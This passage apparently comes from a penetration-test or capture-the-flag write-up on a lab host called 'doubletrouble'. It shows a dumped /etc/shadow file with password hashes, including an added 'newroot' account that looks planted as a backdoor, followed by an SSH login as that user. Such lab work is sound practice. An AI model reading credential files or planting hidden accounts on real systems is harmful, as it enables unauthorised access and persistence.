root:$6$GFEPutgi.1nJ4e5p$1qX/vWP1PCL3cGTDWNC5PUkXxTVSRuYLeIvbITXtxdbdPQDCKl.EzrzcynCPtfDbiinerU4Ae4S7XY3TLXZTB1:18613:0:99999:7:::
daemon:*:18613:0:99999:7:::
bin:*:18613:0:99999:7:::
sys:*:18613:0:99999:7:::
sync:*:18613:0:99999:7:::
games:*:18613:0:99999:7:::
man:*:18613:0:99999:7:::
lp:*:18613:0:99999:7:::
mail:*:18613:0:99999:7:::
news:*:18613:0:99999:7:::
uucp:*:18613:0:99999:7:::
proxy:*:18613:0:99999:7:::
www-data:*:18613:0:99999:7:::
backup:*:18613:0:99999:7:::
list:*:18613:0:99999:7:::
irc:*:18613:0:99999:7:::
gnats:*:18613:0:99999:7:::
nobody:*:18613:0:99999:7:::
_apt:*:18613:0:99999:7:::
systemd-timesync:*:18613:0:99999:7:::
systemd-network:*:18613:0:99999:7:::
systemd-resolve:*:18613:0:99999:7:::
messagebus:*:18613:0:99999:7:::
sshd:*:18613:0:99999:7:::
systemd-coredump:!!:18613::::::
mysql:!:18613:0:99999:7:::
newroot:$6$qAvikMpBkC.HqleA$ZqnvosM4z90Inx9Ds4X9AA41EZRdwx51W4lA/4.7YZPqjZ0JV380tdethtT3ImEpcPmy/EnQEeZQ7otGWgep3.:20140:0:99999:7:::
```

```
┌──(kali㉿kali)-[~/Desktop/Assessment-Findings/double_trouble-assessment]
└─$ ssh newroot@10.0.2.5
newroot@10.0.2.5's password:
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
newroot
$ hostname
doubletrouble
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:21:61:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 385sec preferred_lft 385sec
    inet6 fe80::a00:27ff:fe21:6111/64 scope link
       valid_lft forever preferred_lft forever
$
```